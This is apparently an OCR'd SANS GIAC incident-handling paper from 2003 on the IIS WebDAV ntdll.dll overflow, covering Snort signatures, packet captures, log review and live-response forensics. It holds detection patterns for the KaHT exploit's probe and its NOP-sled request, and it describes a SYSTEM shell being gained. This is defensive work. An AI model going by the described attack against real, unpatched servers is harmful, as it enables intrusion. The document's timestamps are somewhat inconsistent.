
Thus far we have been attacked and the web server has been compromised. Fortunately, we were able to determine the nature of the attack through the use of IDS, which alerted us to the fact that the ntdll.dll buffer overflow was executed. But how did it know that it was in fact, the ntdll.dll overflow? What was the IDS looking for and how do we know it wasn't a false positive? Let's look more in depth at the signatures used by the IDS sensor which in this case is running Snort.

There are various Snort signatures, as provided by www.lurhq.com, for the different versions of exploit code that are publicly available at the time of this writing. The one we are interested in is the one that has to do with the KaHT exploit which triggers based on the hex values of 5573 6572 2d41 6765 6e74 3a20 4b61 4854 0d0a contained in the payload of the packet.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"EXPLOIT WebDav ntdll.dll (KaHT probe)"; flow: to_server; content:"|5573
6572 2d41 6765 6e74 3a20 4b61 4854 0d0a|"; reference:cve,CAN-2003-0109;
reference:url,www.lurhq.com/webdav.html; classtype:attempted-admin;
sid:1000015; rev:1;)
```

Looking back out our packet capture we see that the hex represents the "User-Agent: KaHT\r\n" contained in the initial PROPFIND request.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



```
No. . Time      Source      Destination  Protocol Info
  1 0.000000  [redacted]  [redacted]   TCP      4868 > http [SYN] Seq=1313223727 Ack=4193504617 Win=6424
  2 0.000236  [redacted]  [redacted]   TCP      http > 4868 [SYN, ACK] Seq=4176592296 Ack=1313223728 Win
  3 0.000505  [redacted]  [redacted]   TCP      4868 > http [ACK] Seq=1313223728 Ack=4176592297 Win=6486
  4 0.000750  [redacted]  [redacted]   HTTP     PROPFIND / HTTP/1.0
  5 0.102187  [redacted]  [redacted]   TCP      http > 4868 [ACK] Seq=4176592297 Ack=1313223812 Win=1647
  6 1.295864  [redacted]  [redacted]   HTTP     HTTP/1.1 207 Multi-Status
  7 1.296924  [redacted]  [redacted]   TCP      4868 > http [FIN, ACK] Seq=1313223812 Ack=4176592459 Win
```

```
⊞ Frame 4 (138 bytes on wire, 138 bytes captured)
⊞ Ethernet II, Src: 00:08:e3:8e:a9:6e, Dst: 00:b0:d0:b6:cb:0a
⊞ Internet Protocol, Src Addr: [redacted], Dst Addr: [redacted]
⊞ Transmission Control Protocol, Src Port: 4868 (4868), Dst Port: http (80), Seq: 1313223728, Ack: 4176592297, Len: 84
⊟ Hypertext Transfer Protocol
    PROPFIND / HTTP/1.0\r\n
    Content-Length: 0\r\n
    User-Agent: KaHT\r\n
    Connection: Keep-alive\r\n
    \r\n
```

```
0000  00 b0 d0 b6 cb 0a 00 08  e3 8e a9 6e 08 00 45 00   ........ ...n..E.
0010  00 7c 11 2d 40 00 80 06  b1 d4 83 7f df 10 c0 a8   .|.-@... ...D....
0020  14 42 13 04 00 50 4e 46  34 30 f8 f1 bd a9 50 18   .B...PNF 40....P.
0030  fd 5c 1e 72 00 00 50 52  4f 50 46 49 4e 44 20 2f   .\.r..PR OPFIND /
0040  20 48 54 54 50 2f 31 2e  30 0d 0a 43 6f 6e 74 65    HTTP/1. 0..Conte
0050  6e 74 2d 4c 65 6e 67 74  68 3a 20 30 0d 0a 55 73   nt-Lengt h: 0..Us
0060  65 72 2d 41 67 65 6e 74  3a 20 4b 61 48 54 0d 0a   er-Agent : KaHT..
0070  43 6f 6e 6e 65 63 74 69  6f 6e 3a 20 4b 65 65 70   Connecti on: Keep
0080  2d 61 6c 69 76 65 0d 0a  0d 0a                     -alive.. ..
```

This may be acceptable for this particular code and may alert you to script kiddies attempting to break-in; however it may be more advisable to actually write a signature similar to this:

alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"EXPLOIT WebDav ntdll.dll (KaHT overflow)"; flow: to_server; content:"| 67 3a 73 65 61 72 63 68 72 65 71 75 65 73 74 3e 0d 0a|"; content:"|53 45 41 52 43 48 20 2f 90 90 90 90|"; reference:cve,CAN-2003-0109; reference: http://www.securityfocus.com/bid/7116; classtype:attempted-admin; sid:1000015; rev:1;)

This signature is looking for the shellcode in addition to the SEARCH request followed by the NOP sled. No signature will catch every variant, however the shellcode is more indicative of a successful compromise rather than someone just using the KaHt code to scan for vulnerable servers. On the Snort website they recommend using the following signature:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS WEBDAV exploit attempt"; flow:to_server,established; content:"HTTP/1.1|0a|Content-type|3a| text/xml|0a|HOST|3a|"; content:"Accept|3a| |2a|/|2a0a|Translate|3a| f|0a|Content-length|3a|5276|0a0a|"; distance:1; reference:cve,CAN-2003-0109; reference:bugtraq,7716; classtype:attempted-admin; sid:2090; rev:2;)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

This signature looks at the packets being sent to the server as indicated by the flow:to_server option. The content this signature is looking for includes one packet which contains the HTTP/1.1 header with a content type being text/xml as well as a packet containing the “Accept” response and additional web header information.

The next step in identifying exactly what has been done to our web server is to review the IIS web logs. Since we have the approximate time and date that this attack occurred, we can open up the corresponding day’s web log.

The web server logs will contain many legitimate content requests and should be familiar to the administrator. As a result, a malicious request will stand out quite readily to the trained eye. Using the approximate time of the attack indicated by the intrusion detection sensor as a starting point we find the following irregular entry:

```
##Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2003-05-06 16:09:16
#Fields: time c-ip cs-method cs-uri-stem sc-status
16:09:13 10.10.10.7 PROPFIND / 207
16:09:16 10.10.10.7 SEARCH /   /                                        …….
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2003-05-06 16:30:06
#Fields: time c-ip cs-method cs-uri-stem sc-status
```

This log entry gives some corroboration to what the incident handler already knows about the signature of the WebDAV attack. The first entry in the log shows the initial PROPFIND request with the 207 response which as a review, indicates the attacker attempting to verify that the server has WebDAV enabled and is vulnerable. The next entry indicates the attempt to overflow the buffer with the over-sized SEARCH request. This request is actually quite long and has been cut down for space purposes. Notice the Date and Time stamp which follows the SEARCH request. This is added to the logs every time the World Wide Web Service is started on the server thus indicating, that after the first request the service has crashed.

Based on our knowledge of the attack, this is definitely indicative of the WebDAV exploit. At this point we are fairly confident how the web server was compromised but the more logs we can utilize to understand what has happened the better. The next step is to look at the Event Logs.

It is good practice to maintain logs for a period of time - normally about 90 days. On a regular basis, the logs should be reviewed such that patterns of normal activity can be defined. In doing so, during an incident response, it is easier to identify anomalous entries which can indicate malicious activity or system changes. An important incident response practice is to define a “window” of time to focus on. For instance, based on the timestamp from the IDS and IIS logs for the malicious request (2:30pm), this will serve as the central point in time from

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

which to work outwards. Based on various factors, we can use an interval of 4 hours before and after, thus focusing on logs from 10:30am till 6:30am. Using this technique will allow for time drift between systems in the case of multiple compromises and/or provide additional clues into other attacks/techniques used during this time. The amount of time you use to define your "window" for log review will depend on familiarity with the logs, the systems' normal behavior, ability to cross reference with other sources, and the amount of time drift between each source. Depending on these factors, you may have a window of a few hours to a few days. Quite quickly a pattern appears in the system log which is not normal for our system. These six entries, in this order, repeat a total of 12 times within our defined window.

5/6/2003	2:31:55 PM	Service Control Manager	Error	7031	The World Wide Web Publishing Service service terminated unexpectedly. It has done this 1 time(s). The following corrective action will be taken in 0 milliseconds: No action.
5/6/2003	2:31:55 PM	Service Control Manager	Error	7031	The Simple Mail Transport Protocol (SMTP) service terminated unexpectedly. It has done this 1 time(s). The following corrective action will be taken in 0 milliseconds: No action.
5/6/2003	2:31:55 PM	Service Control Manager	Error	7031	The FTP Publishing Service service terminated unexpectedly. It has done this 1 time(s). The following corrective action will be taken in 0 milliseconds: No action.
5/6/2003	2:31:55 PM	Service Control Manager	Error	7031	The IIS Admin Service service terminated unexpectedly. It has done this 1 time(s). The following corrective action will be taken in 1 milliseconds: Run the configured recovery program.
5/6/2003	2:31:56 PM	IISCTLS	Information	2	IIS stop command received from user NT AUTHORITY\SYSTEM. The logged data is the status code.
5/6/2003	2:32:03 PM	IISCTLS	Information	1	IIS start command received from user NT AUTHORITY\SYSTEM. The logged data is the status code.

The first log entry shows the Web Publishing Service has terminated unexpectedly. The same occurs with the FTP, SMTP and IIS Admin services at the exact same moment. Since the Web Publishing, FTP, SMTP and IIS Admin services are all part of the IIS suite it is safe to say that they are all related and it is not a coincidence that they all crashed at the exact same second. It appears that a singular event has caused the terminating of these services. Notice that

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2003, Author retains full rights.

the event log indicates the number of occurrences for this event as being one. The next two entries indicate the NT Authority\System has sent a stop and start to the IIS suite attempting to recover from the unexpected termination. This pattern occurs a total of 12 times based on our logs. The twelfth occurrence occurs at 2:35:11 PM, approximately 3 minutes and 16 seconds later. Following the twelfth instance is another series of related alerts.

5/6/2003	2:35:11 PM	SMTPSVC	Error	115	The service could not bind instance 1. The data is the error code.
5/6/2003	2:35:11 PM	MSFTPSVC	Error	115	The service could not bind instance 1. The data is the error code.
5/6/2003	2:35:11 PM	SMTPSVC	Error	105	The server was unable to register the administration tool discovery information. The administration tool may not be able to see this server. The data is the error code.
5/6/2003	2:35:11 PM	MSFTPSVC	Error	105	The server was unable to register the administration tool discovery information. The administration tool may not be able to see this server. The data is the error code.
5/6/2003	2:35:11 PM	IISCTLS	Information	2	IIS stop command received from user NT AUTHORITY\SYSTEM. The logged data is the status code.
5/6/2003	2:35:14 PM	IISCTLS	Information	1	IIS start command received from user NT AUTHORITY\SYSTEM. The logged data is the status code.
5/6/2003	2:35:14 PM	W3SVC	Error	115	The service could not bind instance 1. The data is the error code.
5/6/2003	2:35:14 PM	W3SVC	Error	105	The server was unable to register the administration tool discovery information. The administration tool may not be able to see this server. The data is the error code.

These alerts indicate that the IIS services ceased and were not able to recover thus providing additional evidence to support the effects.

Containment

The next steps we need to take as Incident Response Handlers is that of containment. Now that the intruder has successfully gained access to our web server, what can we do to keep the damage to a minimum and prevent loss of data, time and money? At the host level, since the exploit relies on an operating system vulnerability and the server was not patched, the preventive measures

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2003, Author retains full rights.

discussed earlier will have to utilized to provide enough time to get the system off line and mitigated without incurring any additional loss. Fortunately, because we have employed user and file permissions in addition to enabling logging and utilizing the IIS lockdown tool we may have slowed down the efforts of the attacker enough to minimize the impact. The attacker now has command shell access on the server with local systems privileges and can install rootkits, software, create accounts, collect data and crack passwords. This being the case, the integrity of our server is compromised and we can not be certain what has been done on the machine. It is important to carry a set of tools for the handling of an incident response. A personal preference of the author is to use a 256MB USB flash drive which contains a myriad of tools. Others recommend using a CD-ROM as the server may not support USB. A potential concern with using a USB device is that when inserting a USB device into a system it does modify the system if it has to install drivers for its use. Though we do not want to contaminate the system and modify or lose evidence, this should not be an issue as long as the incident handler understands what his actions have caused and what the impacts to the system are and is capable of communicating such. Additionally, operating systems such as Windows NT do not support USB devices.


Some tools that should be in an incident handler's toolkit include:

ListDLLs - http://www.sysinternals.com/ntw2k/freeware/listdlls.shtml
TCPView - http://www.sysinternals.com/ntw2k/source/tcpview.shtml
Fport – www.foundstone.com
Md5sum - http://www.etree.org/md5com.html

We will review each one of these tools and discuss what they do and how to use them later in the paper.


Another important executable is a known good copy of cmd.exe and netstat.exe. This will allow you to run normal system commands from a known good source in case the attacker has installed a rootkit. There is a series of steps that should always be taken when dealing with a compromised system in a live response effort. First, pictures should be taken of the system prior to any modification of the system itself. This provides a record of the physical state of the system at the time of response. The next step is to execute your copy of cmd.exe and bring up a command prompt. Next issue the date and time commands indicating the start time of the results and outputting the results into a file.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



```
E:\Forensics>date > response.txt

E:\Forensics>time >> response.txt

E:\Forensics>
```

Next, issue the netstat –an command and output to the response file. This provides the connections that were active or in the process of being built or torn down on the machine.




```
E:\Forensics>date > response.txt

E:\Forensics>time >> response.txt

E:\Forensics>netstat -an >> response.txt

E:\Forensics>_
```

The –a switch on the netstat command displays all connections and listening ports while the –n switch displays the addresses and ports in numerical form. (For more information on netstat enter in netstat –help) The output from this command should like something like this:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Active Connections

 Proto  Local Address          Foreign Address        State
 TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
 TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
 TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
 TCP    0.0.0.0:1037           0.0.0.0:0              LISTENING
 TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING
 TCP    192.168.4.23:139       0.0.0.0:0              LISTENING
 TCP    192.168.4.23:3030      213.186.33.16:80       CLOSE_WAIT
 TCP    192.168.4.23:3035      206.112.112.69:80      CLOSE_WAIT
 TCP    192.168.4.23:3042      206.24.222.126:80      CLOSE_WAIT
 TCP    192.168.4.23:3133      207.46.106.46:1863     ESTABLISHED
 TCP    192.168.4.23:3624      131.127.221.157:3999   SYN_SENT
 TCP    192.168.4.23:11543     0.0.0.0:0              LISTENING
 UDP    0.0.0.0:135            *:*
 UDP    0.0.0.0:445            *:*
 UDP    0.0.0.0:500            *:*
 UDP    0.0.0.0:1036           *:*
 UDP    0.0.0.0:1434           *:*
 UDP    0.0.0.0:3011           *:*
 UDP    0.0.0.0:3019           *:*
 UDP    0.0.0.0:3024           *:*
 UDP    0.0.0.0:3025           *:*
 UDP    0.0.0.0:3027           *:*
 UDP    192.168.4.23:123       *:*
 UDP    192.168.4.23:137       *:*
 UDP    192.168.4.23:138       *:*
 UDP    192.168.4.23:1900      *:*
 UDP    192.168.4.23:14987     *:*
 UDP    192.168.4.23:24105     *:*
```

Next, execute Listdlls, again appending the output to our response file. Listdlls will list all programs and process that are running and what dlls they are using. This is great information for trying to identify rogue code.




```
E:\Forensics>date > response.txt

E:\Forensics>time >> response.txt

E:\Forensics>netstat -an >> response.txt

E:\Forensics>listdlls.exe >> response.txt

E:\Forensics>
```

See Appendix A for example of the output from Listdlls.
TCPView will be run next. This tool is GUI based but is still small enough to run

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

from your toolkit disk or USB drive. Below is an example of TCPView:



```
Process                 Protocol   Local Address       Remote Address     State
Discovery.exe:1700      TCP        D6ZVP431:1037       D6ZVP431:0         LISTENING
Discovery.exe:1700      TCP        D6ZVP431:1038       D6ZVP431:0         LISTENING
Discovery.exe:1700      TCP        D6ZVP431:1039       D6ZVP431:0         LISTENING
Discovery.exe:1700      TCP        D6ZVP431:1040       D6ZVP431:0         LISTENING
Discovery.exe:1700      TCP        D6ZVP431:1041       D6ZVP431:0         LISTENING
Discovery.exe:1700      TCP        D6ZVP431:1042       D6ZVP431:0         LISTENING
Discovery.exe:1700      TCP        D6ZVP431:1043       D6ZVP431:0         LISTENING
Discovery.exe:1700      UDP        D6ZVP431:1036       *:*
IEXPLORE.EXE:3872       TCP        D6ZVP431:1353       D6ZVP431:0         LISTENING
IEXPLORE.EXE:3872       UDP        D6ZVP431:1312       *:*
issCSF.exe:420          TCP        D6ZVP431:1044       D6ZVP431:0         LISTENING
issCSF.exe:420          TCP        D6ZVP431:60155      D6ZVP431:0         LISTENING
issCSF.exe:420          TCP        D6ZVP431:60156      D6ZVP431:0         LISTENING
issCSF.exe:420          TCP        D6ZVP431:1026       D6ZVP431:0         LISTENING
issCSF.exe:420          TCP        D6ZVP431:1028       D6ZVP431:0         LISTENING
issCSF.exe:420          TCP        D6ZVP431:1028       localhost:1044     ESTABLISHED
issCSF.exe:420          TCP        D6ZVP431:1030       D6ZVP431:0         LISTENING
issCSF.exe:420          TCP        D6ZVP431:1032       D6ZVP431:0         LISTENING
issCSF.exe:420          TCP        D6ZVP431:1044       localhost:1028     ESTABLISHED
issCSF.exe:420          UDP        D6ZVP431:1045       *:*
issCSF.exe:420          UDP        D6ZVP431:1027       *:*
issCSF.exe:420          UDP        D6ZVP431:1029       *:*
issCSF.exe:420          UDP        D6ZVP431:1031       *:*
issCSF.exe:420          UDP        D6ZVP431:1033       *:*
issDaemon.exe:200       TCP        D6ZVP431:2998       D6ZVP431:0         LISTENING
LSASS.EXE:976           UDP        D6ZVP431:isakmp     *:*
msmsgs.exe:3396         TCP        D6ZVP431:1067       D6ZVP431:0         LISTENING
msmsgs.exe:3396         TCP        D6ZVP431:1067       localhost:11863    ESTABLISHED
msmsgs.exe:3396         TCP        d6zvp431:9090       D6ZVP431:0         LISTENING
msmsgs.exe:3396         UDP        D6ZVP431:1053       *:*
msmsgs.exe:3396         UDP        D6ZVP431:1069       *:*
msmsgs.exe:3396         UDP        d6zvp431:7411       *:*
msmsgs.exe:3396         UDP        d6zvp431:53453      *:*
r_server.exe:652        TCP        D6ZVP431:4899       D6ZVP431:0         LISTENING
```

TCPView lists out all program and services that are listening on any TCP or UDP ports, which we will save to a file on our response disk. The information TCPView provides is similar to the netstat command but with the added information of what program is utilizing the ports (similar to the 'lsof' command in UNIX). The last step in our live response will be to issue the date and time commands again to indicate when we finished and output to our response file. See Appendix B for a sample out of the response file.

From a network containment perspective, the firewall will have prevented the compromise of the application and database layers of the DMZ and the host-based firewalls will protect the other web servers. Though some organizations have automated patch deployment solutions such as Tivoli or SMS, due to the amount of patches coming out on a weekly basis and change management process, it is quite likely that the organization will be behind in its patch deployment. Once an incident occurs, it is prudent to make arrangements to push the appropriate patch out in an expeditious fashion in order to mitigate any additional hosts that may be the next target of our attacker. If an organization doesn't have such a solution, then efforts should be made to identify all vulnerable hosts throughout the enterprise and work to prioritize the patching of the vulnerable hosts.

Once the live response is complete we will remove the host from the network and

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

perform any additional exercises such as dumping the memory. After all tasks are complete, the machine should be powered off by removing the power cord. The hard shut down is necessary to maintain the integrity of the page file which may be cleared if allowed to shutdown properly. This is true for other programs, legitimate or not, which may be configured to clean up after itself in the case of a normal shutdown. Our server is now ready to image for further investigation.

A great tool for performing forensic imaging and investigation is Guidance Software's Encase, with the addition of FastBloc. Encase is a software-based solution that maintains the integrity of the hard drive while allowing to view and recover files or interest to the investigator. FastBloc is a hardware device that write blocks the hard drive being imaged, thus guaranteeing that the hard drive is not ever written to inadvertently during the imaging process. Some back-up software will actually modify the hard drive during the back-up process, thus compromising the data. Once the hard drive has been imaged through Encase, you can perform various string searches in addition to comparing the hash values of files to a database of known good. This helps in identifying any Trojans or rootkits that have been installed. In our hypothetical incident, we were able to determine that the attacker installed a rootkit. The evidence was found by utilizing Encase's hashing capability.

